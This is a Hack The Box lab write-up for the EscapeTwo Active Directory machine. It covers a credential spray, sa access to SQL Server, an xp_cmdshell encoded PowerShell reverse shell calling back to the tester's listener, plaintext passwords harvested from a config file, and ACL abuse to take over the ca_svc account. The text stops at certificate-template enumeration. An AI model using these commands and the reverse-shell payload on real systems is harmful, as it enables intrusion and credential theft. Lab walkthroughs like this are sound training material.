HTB: EscapeTwo
Full writeup for the EscapeTwo machine from the Active Directory Exploitation track on Hack The Box

Reconnaissance
As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su
Port Scanning
I started with a full TCP scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
└──╼ #sudo nmap -sC -sV -p- -T4 --min-rate 1000 10.129.73.52 -oN nmap/tcp_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-23 07:55 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 10.129.73.52
Host is up (0.045s latency).
Not shown: 65509 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-23 11:57:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
|_ssl-date: 2026-09-23T11:58:54+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
|_ssl-date: 2026-09-23T11:58:56+00:00; 0s from scanner time.
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-09-23T11:47:28
|_Not valid after:  2056-09-23T11:47:28
|_ssl-date: 2026-09-23T11:58:54+00:00; 0s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-23T11:58:54+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-23T11:58:53+00:00; -1s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
49726/tcp open  msrpc         Microsoft Windows RPC
49736/tcp open  msrpc         Microsoft Windows RPC
59955/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-09-23T11:58:16
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.12 seconds
The domain is sequel.htb, and the domain controller is DC01.sequel.htb.
1
echo "10.129.73.52 sequel.htb dc01.sequel.htb" | sudo tee -a /etc/hosts
SMB Enumeration
I enumerated the available shares with the credentials provided for rose.
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ #nxc smb sequel.htb -u rose -p KxEPkKe6R8su --shares
SMB         10.129.73.52    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.73.52    445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.129.73.52    445    DC01             [*] Enumerated shares
SMB         10.129.73.52    445    DC01             Share           Permissions     Remark
SMB         10.129.73.52    445    DC01             -----           -----------     ------
SMB         10.129.73.52    445    DC01             Accounting Department READ
SMB         10.129.73.52    445    DC01             ADMIN$                          Remote Admin
SMB         10.129.73.52    445    DC01             C$                              Default share
SMB         10.129.73.52    445    DC01             IPC$            READ            Remote IPC
SMB         10.129.73.52    445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.73.52    445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.73.52    445    DC01             Users           READ
The Accounting Department share was readable, so I downloaded both workbooks.
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ #smbclient //10.129.73.52/"Accounting Department" -U "rose%KxEPkKe6R8su"
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024

		6367231 blocks of size 4096. 820861 blocks available
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (33.4 KiloBytes/sec) (average 33.4 KiloBytes/sec)
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (48.0 KiloBytes/sec) (average 40.9 KiloBytes/sec)
The files failed to open in Excel. Since an .xlsx file is a ZIP archive of XML files, I checked the file type.
1
2
└──╼ #file accounts.xlsx
accounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last modified Jun 09 2024 10:47:44, uncompressed size 681, method=deflate
I then checked the file header with xxd.
1
2
3
4
5
6
7
8
9
10
11
└──╼ #xxd accounts.xlsx | head
00000000: 5048 0403 1400 0808 0800 f655 c958 0000  PH.........U.X..
00000010: 0000 0000 0000 0000 0000 1a00 0000 786c  ..............xl
00000020: 2f5f 7265 6c73 2f77 6f72 6b62 6f6f 6b2e  /_rels/workbook.
00000030: 786d 6c2e 7265 6c73 ad52 416a c330 10bc  xml.rels.RAj.0..
00000040: e715 62ef b5ec a484 522c e712 0ab9 a6e9  ..b.....R,......
00000050: 0384 bcb6 4c6c 4968 376d f2fb aa4d 681c  ....LlIh7m...Mh.
00000060: 08a1 079f c4cc 6a67 8661 cbd5 71e8 c527  ......jg.a..q..'
00000070: 46ea bc53 5064 3908 74c6 d79d 6b15 7cec  F..SPd9.t...k.|.
00000080: de9e 5e60 55cd ca2d f69a d317 b25d 2091  ..^`U..-.....] .
00000090: 761c 29b0 cce1 554a 3216 074d 990f e8d2  v.)...UJ2..M....
The first four bytes were 50 48 04 03 (PH\x03\x04), but a valid ZIP archive starts with 50 4b 03 04 (PK\x03\x04). The second byte had been altered from 0x4b to 0x48; I restored it with a hex editor (after making a backup), and Excel could open the repaired workbook.

The interesting workbook was accounts.xlsx, which contained a list of usernames and passwords. I saved the two columns as wordlists and tested the combinations with NetExec.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
└──╼ #nxc smb sequel.htb -u usernames.txt -p pwds.txt --continue-on-success
SMB         10.129.73.52    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.73.52    445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.129.73.52    445    DC01             [-] sequel.htb\angela:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\oscar:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\kevin:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\sa:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\angela:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\oscar:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\kevin:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\sa:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\angela:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [+] sequel.htb\oscar:86LxLBMgEWaKUnBG
SMB         10.129.73.52    445    DC01             [-] sequel.htb\kevin:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\sa:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\angela:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\kevin:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\sa:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\angela:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\kevin:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.129.73.52    445    DC01             [-] sequel.htb\sa:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
The only additional valid domain credential in this spray was oscar:86LxLBMgEWaKUnBG. It did not immediately provide another path, so I tested the same wordlists against SQL Server using local SQL authentication.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
└──╼ #nxc mssql sequel.htb -u usernames.txt -p pwds.txt --local-auth
MSSQL       10.129.73.52    1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb) (EncryptionReq:False)
MSSQL       10.129.73.52    1433   DC01             [-] DC01\rose:KxEPkKe6R8su (Login failed for user 'rose'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\angela:KxEPkKe6R8su (Login failed for user 'angela'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\oscar:KxEPkKe6R8su (Login failed for user 'oscar'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\kevin:KxEPkKe6R8su (Login failed for user 'kevin'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\sa:KxEPkKe6R8su (Login failed for user 'sa'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\rose:0fwz7Q4mSpurIt99 (Login failed for user 'rose'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\angela:0fwz7Q4mSpurIt99 (Login failed for user 'angela'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\oscar:0fwz7Q4mSpurIt99 (Login failed for user 'oscar'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\kevin:0fwz7Q4mSpurIt99 (Login failed for user 'kevin'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\sa:0fwz7Q4mSpurIt99 (Login failed for user 'sa'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\rose:86LxLBMgEWaKUnBG (Login failed for user 'rose'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\angela:86LxLBMgEWaKUnBG (Login failed for user 'angela'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\oscar:86LxLBMgEWaKUnBG (Login failed for user 'oscar'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\kevin:86LxLBMgEWaKUnBG (Login failed for user 'kevin'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\sa:86LxLBMgEWaKUnBG (Login failed for user 'sa'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\rose:Md9Wlq1E5bZnVDVo (Login failed for user 'rose'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\angela:Md9Wlq1E5bZnVDVo (Login failed for user 'angela'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\oscar:Md9Wlq1E5bZnVDVo (Login failed for user 'oscar'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\kevin:Md9Wlq1E5bZnVDVo (Login failed for user 'kevin'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\sa:Md9Wlq1E5bZnVDVo (Login failed for user 'sa'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\rose:MSSQLP@ssw0rd! (Login failed for user 'rose'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\angela:MSSQLP@ssw0rd! (Login failed for user 'angela'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\oscar:MSSQLP@ssw0rd! (Login failed for user 'oscar'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [-] DC01\kevin:MSSQLP@ssw0rd! (Login failed for user 'kevin'. Please try again with or without '--local-auth')
MSSQL       10.129.73.52    1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL access as sa
The local SQL authentication test identified the sa credentials: sa:MSSQLP@ssw0rd!. This gave me sysadmin access to the SQL Server instance.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
└──╼ #impacket-mssqlclient sequel.htb/sa:'MSSQLP@ssw0rd!'@sequel.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin');

-
1
The query confirms that sa is a sysadmin. I enabled xp_cmdshell and used it to execute PowerShell on the host.
1
2
3
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
I started a listener on my machine and ran the following command to obtain a reverse shell.
1
SQL (sa  dbo@master)> xp_cmdshell "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4ANQAiACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="
The command returned a shell running in the SQL Server service context:
1
2
3
4
5
└──╼ #nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.73.52 60123

PS C:\Windows\system32>
Shell as sql_svc and lateral movement to ryan
I first listed the root of the C: drive.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\Windows\system32> dir C:\


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/5/2022  12:03 PM                PerfLogs
d-r---         1/4/2025   7:11 AM                Program Files
d-----         6/9/2024   8:37 AM                Program Files (x86)
d-----         6/8/2024   3:07 PM                SQL2019
d-r---         6/9/2024   6:42 AM                Users
d-----         1/4/2025   8:10 AM                Windows
The SQL2019 directory contained the installation files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
PS C:\SQL2019\ExpressAdv_ENU> dir


    Directory: C:\SQL2019\ExpressAdv_ENU


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         6/8/2024   3:07 PM                1033_ENU_LP
d-----         6/8/2024   3:07 PM                redist
d-----         6/8/2024   3:07 PM                resources
d-----         6/8/2024   3:07 PM                x64
-a----        9/24/2019  10:03 PM             45 AUTORUN.INF
-a----        9/24/2019  10:03 PM            788 MEDIAINFO.XML
-a----         6/8/2024   3:07 PM             16 PackageId.dat
-a----        9/24/2019  10:03 PM         142944 SETUP.EXE
-a----        9/24/2019  10:03 PM            486 SETUP.EXE.CONFIG
-a----         6/8/2024   3:07 PM            717 sql-Configuration.INI
-a----        9/24/2019  10:03 PM         249448 SQLSETUPBOOTSTRAPPER.DLL


PS C:\SQL2019\ExpressAdv_ENU> type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
The configuration exposed the sql_svc password, WqSZAF6CysDQbGb3. I checked the local users to see whether the password could be reused.
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\SQL2019\ExpressAdv_ENU> dir C:\Users


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/25/2024   3:10 AM                Administrator
d-r---         6/9/2024   4:11 AM                Public
d-----         6/9/2024   4:15 AM                ryan
d-----         6/8/2024   4:16 PM                sql_svc
The host had a local ryan account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27

PS C:\SQL2019\ExpressAdv_ENU> net user ryan
User name                    ryan
Full Name                    Ryan Howard
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/8/2024 9:55:45 AM
Password expires             Never
Password changeable          6/9/2024 9:55:45 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/9/2024 10:16:26 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Management Department*Domain Users
The command completed successfully.
ryan is a member of Remote Management Users, so I used Evil-WinRM to obtain a full PowerShell session.
1
2
3
4
5
6
7
8
9
10
└──╼ #evil-winrm -i sequel.htb -u ryan -p WqSZAF6CysDQbGb3

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
The user flag is on the desktop.
Privilege Escalation
I enumerated the domain with BloodHound.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
└──╼ #bloodhound-python -d sequel.htb -ns 10.129.73.52 -u ryan -p WqSZAF6CysDQbGb3 -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 28S

The graph showed that ryan has WriteOwner permission on the ca_svc account.
Exploitation
I exploited this relationship in three steps. First, I changed the owner of ca_svc to ryan with owneredit.py.
1
2
3
4
5
6
7
8
└──╼ #owneredit.py sequel.htb/ryan:WqSZAF6CysDQbGb3 -action write -target 'ca_svc' -new-owner ryan
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
Next, I granted ryan FullControl over the ca_svc object with dacledit.py.
1
2
3
4
5
└──╼ #dacledit.py -action write -rights 'FullControl' -principal 'ryan' -target ca_svc sequel.htb/ryan:WqSZAF6CysDQbGb3 -dc-ip 10.129.73.52
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260923-090944.bak
[*] DACL modified successfully!
I reset the ca_svc password with bloodyAD.
1
2
└──╼ #bloodyAD --host 10.129.73.52 -d sequel.htb -u ryan -p WqSZAF6CysDQbGb3 set password ca_svc Password123
[+] Password changed successfully!
With the new credentials, I enumerated the certificate templates.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
└──╼ #certipy find -u ca_svc@sequel.htb -p Password123 -dc-ip 10.129.73.52 -vulnerable -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sequel-DC01-CA'
[*] Checking web enrollment for CA 'sequel-DC01-CA' @ 'DC01.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
                                          SubjectRequireCommonName
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2026-09-23T13:09:28+00:00
    Template Last Modified              : 2026-09-23T13:09:28+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
